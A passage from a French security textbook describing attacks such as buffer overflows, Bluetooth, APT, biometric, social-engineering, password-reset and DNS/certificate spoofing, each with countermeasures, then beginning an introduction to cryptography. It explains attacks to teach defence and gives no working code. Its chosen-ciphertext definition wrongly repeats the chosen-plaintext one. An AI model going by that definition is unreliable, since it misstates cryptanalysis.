En effet, les programmes acceptant des données en entrée, passées en paramètre, les stockent temporairement dans une zone de la mémoire appelée **tampon** (*buffer*). Or, certaines fonctions de lecture, telles que les fonctions strcpy() du langage C, ne gèrent pas ce type de débordement et provoquent un plantage de l'application pouvant aboutir à l'exécution du code arbitraire et ainsi donner un accès au système.

La mise en œuvre de ce type d'attaque est très compliquée car elle demande une connaissance fine de l'architecture des programmes et des processeurs. Néanmoins, il existe de nombreux exploits capables d'automatiser ce type d'attaque et la rendant à la portée de quasi-néophytes.

Principe de fonctionnement

Le principe de fonctionnement d'un débordement de tampon est fortement lié à l'architecture du processeur sur lequel l'application vulnérable est exécutée.

Les données saisies dans une application sont stockées en mémoire vive dans une zone appelée **tampon**. Un programme correctement conçu doit prévoir une taille maximale pour les données en entrées et vérifier que les données saisies ne dépassent pas cette valeur.

Les instructions et les données d'un programme en cours d'exécution sont provisoirement stockées en mémoire de manière contiguë dans une zone appelée **pile** (*stack*). Les données situées après le tampon contiennent ainsi une adresse de retour (appelée **pointeur d'instruction**) permettant au programme de continuer son exécution. Si la taille des données est supérieure à la taille du tampon, l'adresse de retour est alors écrasée et le programme lira une adresse mémoire invalide provoquant une faute de segmentation (*segmentation fault*) de l'application.

Un pirate ayant de bonnes connaissances techniques peut s'assurer que l'adresse mémoire écrasée correspond à une adresse réelle, par exemple située dans le tampon lui-même. Ainsi, en écrivant des instructions dans le tampon (code arbitraire), il lui est simple de l'exécuter.

Il est ainsi possible d'inclure dans le tampon des instructions ouvrant un interpréteur de commande (*shell*) et permettant au pirate de prendre la main sur le système. Ce code arbitraire permettant d'exécuter l'interpréteur de commande est appelé **shellcode**.

Shellcode

Les *shellcodes*[1] sont des chaînes de caractères qu'un pirate tente d'injecter dans la mémoire d'un ordinateur lors d'un dépassement de tampon mémoire. Ils ont pour objectif de lancer un *shell* (command.com sous Windows, sh sous Linux) et de lui envoyer ensuite des commandes pour prendre le contrôle d'un ordinateur. L'écriture de *shellcode* est réservée à des programmeurs connaissant parfaitement le langage machine et est dépendante des jeux d'instructions contenus dans le processeur de l'ordinateur.

Parades

Pour se protéger de ce type d'attaques, il est nécessaire de développer des applications à l'aide de langages de programmation évolués assurant une gestion fine de la mémoire allouée ou bien à l'aide de langages de bas niveau en utilisant des bibliothèques de fonctions sécurisées (par exemple les fonctions strncpy()).

Des bulletins d'alerte sont régulièrement publiés, annonçant la vulnérabilité de certaines applications à des attaques par débordement de tampon. À la suite de ces bulletins d'alerte, les éditeurs des logiciels touchés par la vulnérabilité publient généralement des **correctifs** (*patchs*) permettant de corriger la faille. Tout administrateur système et réseau se doit de se tenir informé des alertes de sécurité et d'appliquer le plus rapidement possible les correctifs (voir chapitre 14 une liste de sites web à consulter).

Les processeurs et les systèmes d'exploitation comportent des modules de protection qui rendent plus difficile l'exploitation des débordements de tampon mémoire. Deux mécanismes sont à l'œuvre : **DEP** (*Data Execution Prevention*) et **ASLR** (*Address Space Layout Randomization*). DEP interdit l'exécution d'un code dépassant la mémoire allouée à un programme. ASLR permet de rendre aléatoire l'attribution de plage de mémoire à des applications.

1. http://shell-storm.org/shellcode/

Ainsi, un programme très courant ne prendra pas les mêmes adresses mémoire d'un ordinateur à un autre, ce qui rend plus complexe l'exploitation d'une faille par un programme malveillant.

Pour en savoir plus
Un article sur les dépassements de tampon mémoire de l'université de Marne-la-Vallée : http://goo.gl/LyqrUf

Attaque par faille matérielle

Les failles matérielles sont rares mais lorsque l'une d'entre elles est révélée, elle peut s'avérer très dangereuse. Dans cette section, nous allons aborder les failles par type de matériel.

Le matériel réseau

❏ Les routeurs

Les **routeurs** sont des éléments essentiels d'un réseau : ils assurent l'acheminement des paquets de données d'un point à un autre d'Internet ou du réseau d'une entreprise. Les routeurs définissent aussi une **table de routage** (les routes à emprunter pour aller d'un point à un autre du réseau). Leur fonction dans le réseau les rend donc très intéressants pour les hackers car les routeurs voient passer l'ensemble des communications d'une entreprise ou d'un utilisateur. Prendre le contrôle d'un routeur est la voie royale pour un pirate car il pourra rediriger les flux de données pour les analyser, se faire identifier comme membre d'un réseau d'entreprise et lancer des attaques en masquant ses coordonnées.

La plupart des routeurs sont accessibles via des interfaces texte (Telnet) et web (serveur HTML). Une faille se matérialise souvent dans leur microcode : serveur HTML mal conçu, système de mots de passe défaillant ou même porte dérobée non documentée par le constructeur.

Heureusement, ces éléments de microcode peuvent être mis à jour par flashage de la mémoire statique du routeur. En 2003, le constructeur Cisco avait dû faire face à une faille de son logiciel IOS intégré

dans ses routeurs. Une nouvelle faille avait concerné ce grand constructeur en 2005. En 2006, c'était un autre constructeur important, D-Link, qui était la victime de ce type de faille. À chaque fois, les constructeurs ont mis du temps à élaborer des correctifs et les entreprises ont dû mettre à jour en urgence l'ensemble des matériels concernés.

La seule protection dans ces cas est de remplacer temporairement le matériel impacté et surtout de suivre les bulletins d'informations des sites spécialisés.

❏ Les serveurs DNS

Avec les routeurs, les **serveurs DNS** sont un autre élément critique de l'infrastructure d'Internet et des grands réseaux d'entreprises.

Les serveurs DNS sont des machines qui font la traduction d'une adresse web en une adresse IP (par exemple, www.yahoo.fr = 217.146.186.51).

En mars 2008, une faille d'envergure a été trouvée dans le fonctionnement de ces éléments. Cette faille aurait pu permettre à un pirate de s'immiscer dans le cache des machines DNS des entreprises ou des fournisseurs d'accès et de rediriger n'importe quelle demande sur le site web du pirate. Là aussi les constructeurs de ces éléments réseaux ont mis en place des correctifs. Cette faille a aussi mis en lumière l'existence de *malwares* créant une redirection DNS sur les postes individuels (voir chap. 9, *Le détournement du navigateur web*).

❏ Le Bluetooth

Le protocole **Bluetooth** est utilisé pour des communications sans fil de courte distance (une dizaine de mètres) mais peut être lui aussi l'objet d'intérêt pour les pirates : en effet, dans les périphériques qui l'utilisent, on trouve des PDA et des smartphones, qui de par leur complexification sont de plus en plus reliés aux ordinateurs. Ils constituent donc une base potentielle pour ouvrir une porte dérobée ou récupérer des données (contacts notamment).

De nombreuses vulnérabilités liées aux dispositifs Bluetooth ont été découvertes depuis la création et l'utilisation des équipements Bluetooth. Des attaques ont donc été mises aux points par les hackers :

- Le **bluejacking** utilise le profil OBEX Object Push Service normalement dédié à l'envoi de carte de visite ou la synchronisation de contact pour envoyer du spam.
- L'attaque **bluesmack**, elle, exploite une vulnérabilité présente dans des piles réseau Bluetooth. Un utilisateur malintentionné peut fabriquer des paquets spécialement conçus pour réaliser un déni de service et rendre impossible l'utilisation du périphérique.
- L'attaque **bluebug** cible les téléphones portables et peut donner un contrôle total à l'attaquant.
- L'attaque **bluesnarfing** permet au pirate de télécharger des fichiers depuis l'équipement Bluetooth vulnérable.

Pour se protéger de ces attaques, les réseaux Bluetooth sont protégés par un système de mise en relation sécurisée par mot de passe. Malheureusement, ces mots de passe sont limités à quelques caractères numériques et sont donc facilement trouvables par une attaque de « force brute » (voir chap. 3, *Attaques de mots de passe*).

❑ Le WiFi

Les réseaux sans fil WiFi sont aussi une cible privilégiée par les pirates. Protégé au départ par un cryptage WEP, cette méthode est aujourd'hui dépassée car il a été démontré que ce cryptage ne tenait pas plus de quelques minutes dans sa version 40 bits et quelques heures pour le cryptage 128 bits. Des méthodes d'authentifications ont donc été élaborées pour y remédier. Vous trouverez dans le chapitre 10 une description détaillée des principes du WiFi et des questions de sécurité qui y sont liées.

❑ Le courant porteur (CPL)

Le courant porteur est une technologie qui permet d'acheminer des données à l'intérieur du réseau électrique. Elle possède ici son talon d'Achille : pour peu que l'installation ne soit pas pourvue d'un filtre en bout de réseau qui supprime le signal CPL, ce dernier pourra être capté en se branchant à proximité sur le réseau électrique. Heureusement, la plupart des prises CPL proposent une option de cryptage du signal (DES avec une clé de 56 ou 128 bits). En outre, l'utilisation d'un compteur électrique récent (disposant d'un filtre) permet d'empêcher le signal de sortir du réseau électrique du propriétaire.

PC et appareils connectés

Les périphériques d'un PC et tous les appareils connectés peuvent aussi faire l'objet de failles plus ou moins importantes. De façon générale, c'est le cas de tous les composants utilisant un micro-code flashé dans des puces de mémoire morte. À ce titre, on trouve donc les imprimantes, les cartes vidéo, les cartes mères, les cartes son et même les clés USB.

Les failles de sécurité de périphériques demandent souvent un accès direct à la machine. Ces programmes malicieux utilisent les capacités de démarrage automatique des cartes mères : des *malwares* embarqués dans des clés USB ou des CD peuvent se lancer automatiquement à l'allumage d'un ordinateur et ouvrir des brèches pour les hackers.

Les clés USB elles-mêmes ont fait l'objet de piratage de leur firmware sans que, pour l'instant (2015), cette technique ne se soit répandue.

En 2015, une attaque des firmwares des Macintosh a été présentée au Black Hat de Las Vegas. Thunderstrike 2[1] permettait de prendre la main sur les ordinateurs d'Apple via le réseau en détournant le fonctionnement du firmware. Pire, ce code pouvait se reproduire de machine en machine sans intervention de l'utilisateur.

❏ Les processeurs

Les technologies de virtualisation intégrées aux nouveaux processeurs sont aussi des pistes explorées par les hackers. En 2006, c'est cette technique qui a été mise en œuvre par la chercheuse polonaise Joanna Rutkowska. Cette dernière est arrivée à créer un compte administrateur sur un PC tournant sous Windows Vista 64 bits (*bêta* 2). Pour cela, elle a utilisé les fonctions de virtualisation intégrées aux processeurs AMD (technologie Pacifica). Son *rootkit*, appelé Blue Pill, a mis en lumière ce genre d'approche.

1. http://www.01net.com/actualites/black-hat-2015-thunderstrike-2-le-ver-qui-plombe-les-mac-de-proche-en-proche-661618.html

❏ Les écoutes électromagnétiques

Plus pointue et réservée (théoriquement) à de véritables espions, la technique d'écoute des ondes électromagnétiques est une piste qui relève plus des livres d'espionnage que du monde réel. Néanmoins, il est effectivement possible d'écouter l'activité radioélectrique des composants d'un ordinateur (clavier, écran, microprocesseur). Ces techniques d'écoutes sont regroupées sous le nom de Tempest. Jusqu'à fin 2008, elles semblaient peu applicables à des cas réels puisqu'il fallait utiliser des instruments collés aux composants et que la séparation du bruit électronique était très complexe. Des étudiants[1] de l'École polytechnique de Lausanne ont montré qu'il était tout à fait possible d'écouter un clavier à plus de 20 m de distance.

❏ Les parades

Les failles matérielles sont très difficiles à éviter si le constructeur ne fait rien. Heureusement, ce cas est très rare aujourd'hui : la plupart des constructeurs de matériels proposent des mises à jour.

Le gestionnaire de l'ordinateur doit donc mettre en place une veille technique sur tous les composants de son PC et installer les correctifs proposés par les constructeurs. Pour le Bluetooth, en l'absence de mise à jour, le plus simple est de le désactiver lorsqu'il n'est pas utilisé. Enfin, pour réduire les attaques qui nécessitent un accès physique à l'ordinateur, il convient en tant qu'utilisateur de fermer sa session dès lors que l'on n'est plus devant son PC. Des systèmes automatiques permettent de le faire : mot de passe lors de la mise en action de l'écran de veille, mot de passe sur le BIOS et le disque dur.

Il convient aussi d'interdire physiquement l'accès aux prises USB ou FireWire en les désactivant à partir du BIOS de la carte mère (BIOS que l'on prendra soin de protéger par un mot de passe).

Avec l'arrivée de Windows 8, une nouvelle procédure est progressivement mise en place pour sécuriser la phase de démarrage des ordinateurs fonctionnant sous cet OS : le secure boot. Cette fonction intégrée à la carte mère de l'ordinateur vérifie la signature

1. http://lasecwww.epfl.ch/keyboard/

numérique du lanceur utilisé par le système d'exploitation. Ainsi, il devient théoriquement impossible d'insérer un élément (comme un rootkit) avant le démarrage du système légitime. Une chaîne de certification de chaque programme peut ensuite être mise en place afin de sécuriser l'ensemble du démarrage. Il est à noter que le secure boot est supporté par d'autres systèmes (Linux notamment).

Attaques APT (*Advanced Persistant Threat*)

Ce type d'attaques est une attaque très ciblée (sur un individu ou une entreprise, une organisation). Il concerne des dirigeants de société, des personnes influentes (diplomates, hommes politiques) ou possédant des informations stratégiques. Les APT combinent de nombreuses techniques et n'ont pas forcément un but lucratif. On peut notamment citer les enregistreurs de clavier (*keylooger*). Ce type d'attaques est qualifié de persistant car, dans la plupart des cas, l'objectif des pirates est de recueillir des informations sur le long terme. Les systèmes sont donc infiltrés de manière très discrète et des portes dérobées sont laissées pour des infiltrations ultérieures. Les APT peuvent aussi utiliser des portes dérobées introduites volontairement dans certains matériels réseau (routeur/*switch*…).

Plusieurs affaires ont été révélées, comme Titan Rain (2003), l'opération Aurora (2010) ou encore Darkhotel (2014). Pour Aurora, selon l'éditeur de solutions de sécurité McAfee, des pirates auraient réussi à modifier les codes sources de logiciels commerciaux. Ces modifications leur auraient ensuite permis de s'introduire dans les ordinateurs de plusieurs sociétés américaines. Darkhotel est une affaire révélée par l'éditeur russe Kaspersky. Ce dernier a repéré dans plusieurs hôtels la présence de systèmes d'écoute des échanges numériques, qui visaient en particulier des hommes d'affaires utilisant les connexions proposées par ces établissements. Cette attaque APT a eu lieu essentiellement au Japon, en Chine, en Russie et en Corée du Sud.

❏ Les parades

Les attaques APT sont par définition très difficiles à identifier. Des outils de type « *honeypot* » (ordinateur volontairement vulnérable)

permettent de détecter les intrusions. Les pare-feu de nouvelles générations peuvent aussi aider à diagnostiquer ce type d'attaques.

Attaques biométriques

Le matériel d'identification des données biométriques est basé sur le principe d'unicité de certains caractères d'un individu. Il peut s'agir de son empreinte digitale, de sa figure, de son iris mais aussi de l'agencement de ses veines au niveau d'un doigt ou du fond de son œil, voire de son ADN.

Ce matériel de sécurité fait aussi l'objet d'attaque pour récupérer les droits d'accès d'un individu sur des données informatiques.

❏ Sur les empreintes

Depuis son apparition, le matériel de lecture d'empreintes digitales s'est largement démocratisé. Parfois intégré au châssis d'ordinateur portable, le lecteur d'empreinte peut être utilisé comme système d'identification et ouvrir automatiquement une session sur un ordinateur ou envoyer les identifiants associés à une personne vers un site web ou une application.

Présentés comme fiables, les lecteurs d'empreintes peuvent être facilement trompés. En 2008, les hackers allemands du Chaos Computer Club en ont fait une démonstration spectaculaire : ils ont réussi à récupérer l'empreinte digitale du ministre de l'intérieur de l'époque Wolfgang Schäuble et l'ont reproduite sur un support flexible pour qu'il soit reconnu par un lecteur d'empreinte.

Il existe cependant des systèmes plus élaborés de prise d'empreinte : les scanners peuvent combiner à la fois la reconnaissance 3D de l'empreinte mais aussi la structure interne des veines du doigt scanné. Une structure qui a l'avantage de ne pas pouvoir être reproduite grâce à des traces laissées sur un support. Ces techniques ne sont cependant pas courantes et absentes des solutions proposées au grand public.

❏ Reconnaissance faciale

La reconnaissance faciale, popularisée par le cinéma a tenté de se faire une place dans les systèmes de reconnaissance grand public. Malheureusement, cette technique ne peut être efficace avec un matériel simplifié : dans la plupart des cas, il suffit de montrer une

image ou une vidéo de la personne pour que le système de reconnaissance soit trompé. Les systèmes professionnels qui utilisent plusieurs caméras et différents capteurs sont beaucoup plus efficaces.

❏ Les parades

Comme pour toutes les procédures d'identification d'une personne, les données biométriques peuvent être détournées. Leur efficacité dépend totalement de la qualité des matériels utilisés pour les relever. La plupart du matériel destiné au grand public n'est pas fiable et il faut investir dans des scanners 3D et des détecteurs complémentaires (notamment ceux qui détectent les réseaux veineux) pour obtenir un niveau acceptable de sécurité. Une autre solution est de mixer plusieurs systèmes : un très bon niveau de sécurité est obtenu dès lors que l'on croise cette identification avec un second facteur comme une carte à puce ou un mot de passe qui est en possession de la personne accréditée.

Attaque par ingénierie sociale

L'ingénierie sociale apparaît comme outil dans la panoplie des hackers. Elle lui permet parfois de pallier à l'absence de faille et d'extirper des informations de l'utilisateur d'un ordinateur sans que ce dernier n'ait conscience d'ouvrir son PC à une personne non désirée. Outre la récupération de post-it sur l'écran, la lecture de listing dans les poubelles d'une entreprise, l'usurpation d'identité au téléphone, l'ingénierie sociale est un « sport » qui tend à se développer grâce à l'explosion des réseaux sociaux et à la généralisation de la VoIP.

Réseaux sociaux

Du rang de simple outil, l'ingénierie sociale est devenue, grâce à ces réseaux et aux blogs personnels, un véritable vecteur d'attaque. Pour s'en convaincre, le mieux est d'évoquer une affaire qui a secoué la campagne électorale américaine de 2008. En effet, la colistière du candidat John McCain, Sarah Pallin a été victime du piratage de son compte e-mail hébergé chez Yahoo!. Le ou les hackers ne se sont pas attaqués aux serveurs d'un des géants du Web, ni à la machine de Mme Pallin. Ils ont tout simplement utilisé le système de récupération de mot de passe de Yahoo! mail. Ce système permet de réinitialiser

son mot de passe en indiquant des données personnelles : la ville de naissance de sa mère, le nom de son chien… des données relativement difficiles à trouver quand il s'agit du compte d'un simple quidam mais très simples à récupérer dans le cas d'une personne très connue. Le mot de passe réinitialisé a été envoyé à une adresse e-mail contrôlée par un pirate et il a eu alors accès au compte de celle qui aurait pu devenir la vice-présidente des États-Unis…

Les **réseaux sociaux** et leur capacité à collecter des données personnelles sont donc un paradis pour les pirates : ils peuvent connaître le nom des salariés d'une entreprise, le nom de leurs amis, leur degré d'intimité, leurs coordonnées… des données qui leur permettront de trouver des mots de passe ou de se faire passer pour eux.

Attaque par *watering hole*

Cette technique d'attaque repose à la fois sur l'exploitation de failles informatiques et l'utilisation de *social engineering*. Elle consiste à déterminer les services en ligne et les sites web utilisés par une entreprise (ou par leurs salariés) pour ensuite s'y introduire. L'attaque a donc lieu en deux temps : dans un premier temps, le pirate va devoir s'introduire dans l'un des sites ou services utilisé par l'entreprise. Il peut par exemple insérer un contenu web malveillant sur un site web qui ne sera visible que pour les internautes provenant de l'entreprise visée (en ciblant les adresses IP pour qui ce contenu doit apparaître). Une fois le fichier malveillant téléchargé, le pirate pourra alors s'attaquer aux infrastructures de la véritable cible ou récupérer les informations renvoyées par son programme.

❑ Les parades

Se soustraire à ce type d'attaque est compliqué car on ne maîtrise pas la sécurité de la première cible. En revanche, comme il ne peut s'agir que d'une attaque réseau, les systèmes de protection (IDS, système de détection d'intrusion) peuvent analyser les données envoyées et empêcher l'arrivée de fichiers malveillants. La mise à jour des composants du navigateur web, son placement dans une sandbox ou la protection par des applications de sécurité peuvent réduire les possibilités d'attaque.

Aide de la voix sur IP (VoIP)

L'ingénierie sociale profite des réseaux sociaux et se fait aussi épauler par le développement de la **voix sur IP**. La VoIP est notamment le mode de transmission des communications téléphoniques des fournisseurs d'accès ADSL et il a été aussi adopté dans de nombreuses entreprises. Empruntant le réseau mondial, les communications téléphoniques sont donc bien plus vulnérables à tous les détournements. À ce jour, aucune faille n'a encore été découverte dans les protocoles de VoIP. Par contre, son utilisation pour étayer l'ingénierie sociale est avérée : en effet, il est très simple pour un pirate de se faire passer pour une autre personne dans un réseau téléphonique basé sur la VoIP. Ainsi, l'interlocuteur verra apparaître un numéro interne de l'entreprise sur son combiné téléphonique ou celui d'une connaissance de la personne et sera donc plus enclin à donner des renseignements sensibles sans vérifier l'identité de son correspondant.

❏ Les parades

L'ingénierie sociale est relativement facile à éviter dès lors que tous les utilisateurs d'un ordinateur y sont sensibilisés. Une règle minimale à respecter : on ne donne jamais ses identifiants (login/mot de passe) à quiconque. La personne qui gère un parc informatique n'aura jamais besoin de ce genre d'information.

Par ailleurs, n'oubliez jamais que les réseaux sociaux et les blogs sont ouverts à tous et que les robots des moteurs de recherche peuvent faire apparaître des données que vous ne souhaitez pas communiquer à des tiers.

Attaque par réinitialisation de mot de passe

Cette attaque est principalement utilisée pour prendre le contrôle de compte de services en ligne. Tous les sites web peuvent être visés mais ce sont principalement les sites bancaires, webmarchands ou les webmails qui sont ciblés. Il peut aussi s'agir d'identifiants pour accéder à une infrastructure réseau (plateforme d'accès VPN ou identifiant de modem/routeur). La liste n'étant évidemment pas exhaustive.

Le principe consiste à solliciter le service en ligne pour lui demander la réinitialisation du mot de passe d'un compte. Le pirate a alors plusieurs méthodes à sa disposition :

- il peut, grâce à des recherches sur le détenteur du compte, deviner les réponses qui permettent de réinitialiser le mot de passe. Les questions type (nom du chien, de sa grand-mère, de son instituteur…) sont des informations pouvant être retrouvées notamment sur les réseaux sociaux. Cette option a été utilisée avec succès sur les comptes e-mails de plusieurs personnalités.
- Le pirate peut aussi intercepter l'e-mail de réinitialisation s'il connaît le compte de secours. Dans ce cas, le niveau de sécurité du compte est celui du maillon le plus faible.
- Le pirate peut enfin créer lui-même un message qui renverra l'internaute vers la page de réinitialisation, page qui sera contrefaite. Ce message peut être un e-mail mais pas seulement : des vols de mot de passe utilisant cette technique ont aussi été réalisés via SMS.

Une description très détaillée d'une attaque de ce type a été faite par Matthieu Prince spécialiste de la sécurité chez Cloudflare (http://blog.cloudflare.com/the-four-critical-security-flaws-that-resulte).

❏ Les parades

L'utilisateur ne maîtrisant pas la sécurité de ces procédures, il ne peut qu'agir sur les informations données pour la réinitialisation. Lorsque le choix est proposé, il est préférable de créer ses propres questions et d'y répondre avec des éléments introuvables via le Web. Par ailleurs, il est fortement déconseillé d'utiliser les liens web proposés dans un e-mail. Enfin, comme le montre l'exemple de Cloudflare, les webmails ne sont pas un lieu sécurisé de stockage des mots de passe.

Attaque par usurpation d'identité informatique

L'usurpation d'identité est une arme classique pour les cybercriminels : le *phishing*, qui consiste à faire passer un site web pour un autre est là pour en témoigner. L'usurpation d'identité peut prendre d'autres formes beaucoup plus difficiles à détecter et semble avoir un avenir assuré dans le bestiaire du cybercrime.

Cette usurpation n'essaie plus de tromper directement l'utilisateur mais plutôt les logiciels et les procédures automatisées du système d'exploitation. Les pirates ont deux impératifs pour

réaliser ce type d'attaque : générer de vrais faux certificats numériques et détourner des requêtes DNS. Une fois ces éléments mis en place, le pirate pourra substituer son ordinateur à un serveur et, par exemple, envoyer de fausses mises à jour Windows ou de n'importe quel logiciel installé sur la cible. Outre les mises à jour, ce type d'attaque permet de rediriger tout ou partie des communications et ce, sans qu'il soit possible à l'utilisateur de déceler une quelconque faille.

Ces attaques sont rares pour plusieurs raisons : générer des certificats numériques valides demande de pirater une société qui gère ce type de produits… sociétés qui sont spécialisées dans la sécurité informatique. Cependant, ce scénario a déjà été réalisé : les sociétés RSA, Diginotar, Verisign, Comodo et Microsoft ont été victimes d'intrusions et des certificats numériques, authentifiant des services de Facebook, Yahoo, Skype, Microsoft ou encore Google, ont dû être révoqués car leur clé privée avait été compromise.

Le détournement de DNS est beaucoup plus compliqué : il demande une intervention au niveau d'un gestionnaire du réseau ou de nom de domaine (registrar)[1]. Cet obstacle peut être contourné si un ordinateur de l'entreprise visée peut être compromis : un petit programme peut alors diffuser des paquets en se faisant passer pour la passerelle réseau et indiquer des coordonnées DNS redirigeant vers un serveur piraté. Tous les ordinateurs du réseau dont les paramètres réseaux sont en automatiques seront redirigés vers ce DNS. Ce type d'attaque a été utilisé notamment par des états comme l'Iran pour surveiller leurs concitoyens.


❑ Les parades

L'usurpation d'identité entre ordinateur est très compliquée à détecter pour l'utilisateur final : avec un détournement de DNS ou un certificat contrefait, toutes les communications, même chiffrées, sont exploitables par le pirate. Pour réduire ce risque, les entreprises peuvent réduire la durée de vie des certificats et cumuler les facteurs d'identification. La réduction des systèmes automatiques (récupération des informations réseau, mise à jour)

1. C'est cette cible qui a été utilisée lors du détournement DNS du moteur de recherche Baidu.com en janvier 2010.

fait partie des facteurs positifs. Sur le Web, les entreprises ont aussi la possibilité de se tourner vers des gestionnaires de nom de domaine qui ont mis en place des systèmes de vérification dès lors qu'un changement important intervient sur les paramètres techniques du nom de domaine. Côté mise à jour, leur détournement échappe totalement à l'utilisateur et, dans la pratique, personne ne peut se prémunir contre un détournement ponctuel de ce type de données.

Enfin, au niveau des certificats et de leur validité, la plupart des navigateurs web et des OS disposent d'une liste des certificats révoqués. Elle doit donc être mise régulièrement à jour.



La cryptographie

L'homme a toujours ressenti le besoin de dissimuler des informations, avant même l'apparition des premiers ordinateurs et de machines à calculer.

Depuis sa création, le réseau Internet a tellement évolué qu'il est devenu un outil essentiel de communication. Cependant cette communication met de plus en plus en jeu des flux financiers pour les entreprises présentes sur le Web. Les transactions faites à travers le réseau peuvent être interceptées, d'autant plus que les lois ont du mal à se mettre en place sur Internet, il faut donc garantir la sécurité de ces informations : c'est la **cryptographie** qui s'en charge.

Introduction à la cryptographie

Le mot **cryptographie** est un terme générique désignant l'ensemble des techniques permettant de chiffrer des messages, c'est-à-dire permettant de les rendre inintelligibles sans une action spécifique. Le verbe **crypter** est parfois utilisé mais on lui préférera le verbe **chiffrer**.


La cryptologie est essentiellement basée sur l'arithmétique. Il s'agit dans le cas d'un texte de transformer les lettres qui composent le message en une succession de chiffres (sous forme de bits dans le cas de l'informatique car le fonctionnement des ordinateurs est basé sur le binaire), puis ensuite de faire des calculs sur ces chiffres pour :

- d'une part les modifier de telle façon à les rendre incompréhensibles. Le résultat de cette modification (le message chiffré) est

appelé **cryptogramme** (*ciphertext*) par opposition au message initial, appelé **message en clair** (*plaintext*) ;

- faire en sorte que le destinataire saura les déchiffrer.

Le fait de coder un message de telle façon à le rendre secret s'appelle **chiffrement**. La méthode inverse, consistant à retrouver le message original, est appelée **déchiffrement**.



Le chiffrement se fait généralement à l'aide d'une **clé de chiffrement**, le déchiffrement nécessite quant à lui une **clé de déchiffrement**. On distingue généralement deux types de clés :

- Les **clés symétriques** : il s'agit de clés utilisées pour le chiffrement ainsi que pour le déchiffrement. On parle alors de chiffrement symétrique ou de chiffrement à clé secrète.
- Les **clés asymétriques** : il s'agit de clés utilisées dans le cas du chiffrement asymétrique (aussi appelé **chiffrement à clé publique**). Dans ce cas, une clé différente est utilisée pour le chiffrement et pour le déchiffrement.

On appelle **décryptement** (le terme de décryptage peut être utilisé également) le fait d'essayer de déchiffrer illégitimement le message (que la clé de déchiffrement soit connue ou non de l'attaquant).

Lorsque la clé de déchiffrement n'est pas connue de l'attaquant on parle alors de **cryptanalyse** ou **cryptoanalyse** (on entend souvent aussi le terme plus familier de cassage).

La **cryptologie** est la science qui étudie les aspects scientifiques de ces techniques, c'est-à-dire qu'elle englobe la cryptographie et la cryptanalyse.

Objectifs de la cryptographie

La **cryptographie** est traditionnellement utilisée pour dissimuler des messages aux yeux de certains utilisateurs. Cette utilisation a aujourd'hui un intérêt d'autant plus grand que les communications via Internet circulent dans des infrastructures dont on ne peut garantir la fiabilité et la confidentialité. Désormais, la cryptographie sert non seulement à préserver la confidentialité des données mais aussi à garantir leur intégrité et leur authenticité.

Cryptanalyse

On appelle **cryptanalyse** la reconstruction d'un message chiffré en clair à l'aide de méthodes mathématiques. Ainsi, tout **cryptosystème** doit nécessairement être résistant aux méthodes de cryptanalyse. Lorsqu'une méthode de cryptanalyse permet de déchiffrer un message chiffré à l'aide d'un cryptosystème, on dit alors que l'algorithme de chiffrement a été « cassé ».

On distingue habituellement quatre méthodes de cryptanalyse :

- Une **attaque sur texte chiffré seulement** consiste à retrouver la clé de déchiffrement à partir d'un ou plusieurs textes chiffrés.
- Une **attaque sur texte clair connu** consiste à retrouver la clé de déchiffrement à partir d'un ou plusieurs textes chiffrés, connaissant le texte en clair correspondant.
- Une **attaque sur texte clair choisi** consiste à retrouver la clé de déchiffrement à partir d'un ou plusieurs textes chiffrés, l'attaquant ayant la possibilité de les générer à partir de textes en clair.
- Une **attaque sur texte chiffré choisi** consiste à retrouver la clé de déchiffrement à partir d'un ou plusieurs textes chiffrés, l'attaquant ayant la possibilité de les générer à partir de textes en clair.

❏ Cryptanalyse différentielle

À la fin des années 1980 Eli Biham et Adi Shamir ont mis au point la **cryptanalyse différentielle**, une méthode de cryptanalyse statistique consistant à étudier les différences entre des extraits de texte en clair et des extraits de texte chiffrés afin de découvrir le fonctionnement d'un algorithme de chiffrement.

Chiffrement basique

Chiffrement par substitution

Le **chiffrement par substitution** consiste à remplacer dans un message une ou plusieurs entités (généralement des lettres) par une ou plusieurs autres entités.

On distingue généralement plusieurs types de cryptosystèmes par substitution :

- La **substitution monoalphabétique** consiste à remplacer chaque lettre du message par une autre lettre de l'alphabet.
- La **substitution polyalphabétique** consiste à utiliser une suite de chiffres monoalphabétique réutilisée périodiquement.
- La **substitution homophonique** permet de faire correspondre à chaque lettre du message en clair un ensemble possible d'autres caractères.
- La **substitution de polygrammes** consiste à substituer un groupe de caractères (polygramme) dans le message par un autre groupe de caractères.

❏ Le chiffrement de César

Ce code de chiffrement est un des plus anciens, dans la mesure où Jules César l'aurait utilisé. Le principe de codage repose sur l'ajout d'une valeur constante à l'ensemble des caractères du message, ou plus exactement à leur code ASCII (pour un usage informatique de ce codage).

Il s'agit donc simplement de décaler l'ensemble des valeurs des caractères du message d'un certain nombre de positions, c'est-à-dire en quelque sorte de substituer chaque lettre par une autre. Par

